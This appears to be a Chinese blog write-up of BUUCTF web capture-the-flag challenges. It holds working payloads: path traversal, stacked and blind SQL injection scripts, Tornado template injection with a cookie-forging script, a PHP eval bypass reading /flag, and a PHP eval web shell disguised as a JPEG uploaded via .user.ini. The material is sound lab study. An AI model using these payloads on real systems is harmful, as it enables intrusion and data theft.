




# BUUCTF-WEB刷题记录-1

原创

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## [\[HCTF 2018\]WarmUp](#)

index.php?file=source.php

查看源代码

```
public static function checkFile(&$page)
{
    $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
    if (! isset($page) || !is_string($page)) {
        echo "you can't see it";
        return false;
    }

    if (in_array($page, $whitelist)) {
        return true;
    }

    $_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }

    $_page = urldecode($page);
    $_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }
    echo "you can't see it";
    return false;
}
```

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源码中又进行了一次urldecode

构造payload: `?file=source.php%253f../../../../../../../../ffffl1l1l1aaagggg`

## [强网杯 2019]随便注

利用堆叠注入

```
-1';show tables#
-1';desc words#或者-1';show columns from words#
```

预编译查询

预编译相关语法如下:

set用于设置变量名和值

prepare用于预备一个语句,并赋予名称,以后可以引用该语句

execute执行语句

deallocate prepare用来释放掉预处理的语句

例句: `set @sql = CONCAT('se','lect * from 1919810931114514;');prepare stmt from @sql;EXECUTE stmt;`

## [护网杯 2018]easy\_tornado

tornado的模板漏洞

{{handler.settings}}得到secret\_cookie

然后用以下脚本：注意在python2下运行

```
import hashlib

def md5(s):

    md5 = hashlib.md5()

    md5.update(s)

    return md5.hexdigest()

filename = '/f11111111111lag'

cookie_secret = 'bc563633-4591-4b42-b51f-9cf7d3314194'

print(md5(cookie_secret + md5(filename)))

ans = 'file?filename='+filename+'&filehash='+md5(cookie_secret + md5(filename))

print ans
```

## [SUCTF 2019]EasySQL

查询操作为select POST['query']||flag from Flag

\*, 1可以获取

或者把||符号由或改为拼接: `1;set sql_mode=PIPES_AS_CONCAT;select 1`

## [HCTF 2018]admin

这里利用的是Unicode欺骗  
在change的地方发现源代码

```
▼<div class="ui grid">
  <div class="four wide column"></div>
  ▼<div class="eight wide column">
...  <!-- https://github.com/woads11234/hctf_flask/ --> == $0
    ▶<form class="ui form segment" method="post" enctype="multipart/form-data">...</form
  </div>
```

在change和register都把输入转化为小写:

```
form = RegisterForm()
if request.method == 'POST':
    name = strlower(form.username.data)
    if session.get('name') != name:
        form.verify_error('name')
```

```
if request.method == 'POST':
    name = strlower(session['name'])
```

而转化为小写的地方存在漏洞

```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

对于一些特殊的Unicode, nodeprep.prepare会进行如下操作

A -> A -> a

所以我们先注册一个ADMIN，登录之后变成了ADMIN，

**hctf**

Hello ADMIN

Welcome to hctf

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改密码时账号就变成了admin

**hctf**

Hello admin

flag{5db99289-b09f-4e70-9428-f870324d837f}

Welcome to hctf

[https://blog.csdn.net/weixin\\_44145820](https://blog.csdn.net/weixin_44145820)

<https://unicode-table.com/en/blocks/phonetic-extensions/>

这个网站可以查

PS:

这题还有一个弱口令漏洞

密码123可以直接登录……

## [RoarCTF 2019]Easy Calc

这题利用的是PHP字符串解析漏洞

当php进行解析的时候，如果变量前面有空格，会去掉前面的空格再解析

看一下源码：

```

<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\\', '"', "'", '\[', '\\', '\$', '\\', '\\^'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo ' . $str . ';' );
}
?>

```

题目中num被waf限制不能为字母，但是在前面加了空格之后，变成' num'，waf就限制不了了，当php解析的时候，又会把' num'前面的空格去掉在解析，利用这点来上传非法字符  
 %20num=1;var\_dump(scandir(chr(47)))

The screenshot shows a browser's developer tools with the 'Request' and 'Response' tabs open. The request is a GET request to /calc.php?%20num=1;var\_dump(scandir(chr(47))) with various headers. The response is an HTTP 200 OK from Apache/2.4.18 (Ubuntu) with a Content-Type of text/html. The response body is a PHP array listing the contents of the root directory: [0]=> string(1) ".", [1]=> string(2) "..", [2]=> string(10) ".dockerenv", [3]=> string(3) "bin", [4]=> string(4) "boot", [5]=> string(3) "dev", [6]=> string(3) "etc", [7]=> string(5) "flag", [8]=> string(4) "home", [9]=> string(3) "lib", [10]=> string(5) "lib64", [11]=> string(5) "media", [12]=> string(3) "mnt", [13]=> string(3) "opt", [14]=> ..

%20num=1;var\_dump(file\_get\_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))

The screenshot shows a browser's developer tools with the 'Request' and 'Response' tabs open. The request is a GET request to /calc.php?%20num=1;var\_dump(file\_get\_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))) with various headers. The response is an HTTP 200 OK from Apache/2.4.18 (Ubuntu) with a Content-Type of text/html. The response body is a PHP string containing the contents of the file: 1string(43) "flag{5d27bd80-7d8a-4e27-8cc0-78af31880e0}"

## [极客大挑战 2019]EasySQL

使用万能密码直接登陆得到flag

账号: `admin' or 1=1 #`

## [强网杯 2019]高明的黑客

首先访问www.tar.gz获取源代码

这题需要使用动态测试

使用phpstudy搭建本地php环境，使用下面的代码测试

```
#!/usr/bin/env python3
import requests
import os
import re
url = 'http://localhost/src/'
ptn = re.compile(br"\$_GET\[ '(\w+)' \]")
ptn1 = re.compile(br'>>> (\w+) !!!')
i = 0
for f in list(os.scandir('/var/www/html/src'))[::-1]:
    i += 1
    print(i, end='\r')
    with open(f.path, 'rb') as fp:
        data = fp.read()
        for get in set(ptn.findall(data)):
            get = get.decode('ascii')
            cmd = 'echo ">>> %s !!!";' % get
            r = requests.get(url + f.name, params={get: cmd})
            if ptn1.search(r.content) is not None:
                print()
                print(f.name, get)
                exit()
```

最后发现xk0SzyKwfwz.php中的Efa5BVG参数可以执行代码，构造 `xk0SzyKwfwz.php?Efa5BVG=cat /flag`

## [极客大挑战 2019]Havefun

F12查看源代码

```
<!--
    $cat=$_GET['cat'];
    echo $cat;
    if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
    }
-->
```

传参: `?cat=dog`

得到flag

## [SUCTF 2019]CheckIn

这题通过上传配置文件来执行我们的代码

user.ini中auto\_prepend\_file指定一个文件，自动包含在要执行的文件前，类似于在文件前调用了require()函数。

详细看这里

制作.user.ini配置文件


Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	0D	0A	61	75	74	6F	..JFIF..auto
00000010	5F	70	72	65	70	65	6E	64	5F	66	69	6C	65	3D	63	6D	_prepend_file=cm
00000020	64	2E	6A	70	67												d.jpg

制作马

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	0D	0A	3C	73	63	72	..JFIF..<scr
00000010	69	70	74	20	6C	61	6E	67	75	61	67	65	3D	27	50	48	ipt language='PH
00000020	50	27	3E	0D	0A	65	76	61	6C	28	24	5F	50	4F	53	54	P'>..eval(\$_POST
00000030	5B	27	63	6D	64	27	5D	29	3B	0D	0A	3C	2F	73	63	72	['cmd']);..</scr
00000040	69	70	74	3E													ipt>

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然后菜刀连上就行



不知道为什么菜刀不能直接在图形界面打开flag，最后用虚拟终端cat /flag

## [CISCN2019 华北赛区 Day2 Web1]Hack World

源代码:



```

<?php
$dbuser='root';
$dbpass='root';

function safe($sql){
    #被过滤的内容 函数基本没过滤
    $blackList = array(' ','|','#','-',';','&','+','on','and','\','\"','insert','group','limit','update','delete',
    '*','into','union','load_file','outfile','../');
    foreach($blackList as $blackitem){
        if(strpos($sql,$blackitem)){
            return False;
        }
    }
    return True;
}
if(isset($_POST['id'])){
    $id = $_POST['id'];
}else{
    die();
}
$db = mysql_connect("localhost",$dbuser,$dbpass);
if(!$db){
    die(mysql_error());
}
mysql_select_db("ctf",$db);

if(safe($id)){
    $query = mysql_query("SELECT content from passage WHERE id = ${id} limit 0,1");

    if($query){
        $result = mysql_fetch_array($query);

        if($result){
            echo $result['content'];
        }else{
            echo "Error Occured When Fetch Result.";
        }
    }else{
        var_dump($query);
    }
}else{
    die("SQL Injection Checked.");
}

```

过滤了的函数并不多

这题需要使用爆破的方法

贴一下网上找到的脚本

逐位爆破

```

import requests

url = "http://38df3f5f-4a4d-421d-a4f0-bf06f9904406.node3.buuoj.cn/index.php";

result = ""
num=0
for i in range(1,60):

    if num == 1:
        break

    for j in range(32,128):

        payload = "if(ascii(substr((select(flag)from(flag)),%d,1))=%d,1,2)%(i,j);
        #print(str((i-1)*96+j-32)+"::~"+payload+"::")

        data = {
            "id":payload,
        }

        r = requests.post(url,data=data)

        r.encoding = r.apparent_encoding

        if "Hello" in r.text:
            x = chr(j)
            result+=str(x)
            print(result)
            break

        if "}" in result:
            print(result)
            num=1
            break

```

二分法:

```
import requests

url = 'http://38df3f5f-4a4d-421d-a4f0-bf06f9904406.node3.buuoj.cn/index.php'
result = ''

for x in range(1, 50):
    high = 127
    low = 32
    mid = (low + high) // 2
    while high > low:
        payload = "if(ascii(substr((select(flag)from(flag)),%d,1))>%d,1,2)" % (x, mid)
        data = {
            "id":payload
        }
        response = requests.post(url, data = data)
        if 'Hello' in response.text:
            low = mid + 1
        else:
            high = mid
        mid = (low + high) // 2

    result += chr(int(mid))
print(result)
```

下面介绍一下MYSQL中的if(),方面理解

在mysql中if()函数的用法类似于C中的三目表达式,其用处也比较多,具体语法如下:IF(expr1,expr2,expr3),如果expr1的值为true,则返回expr2的值,如果exp1的值为false,则返回expr3的值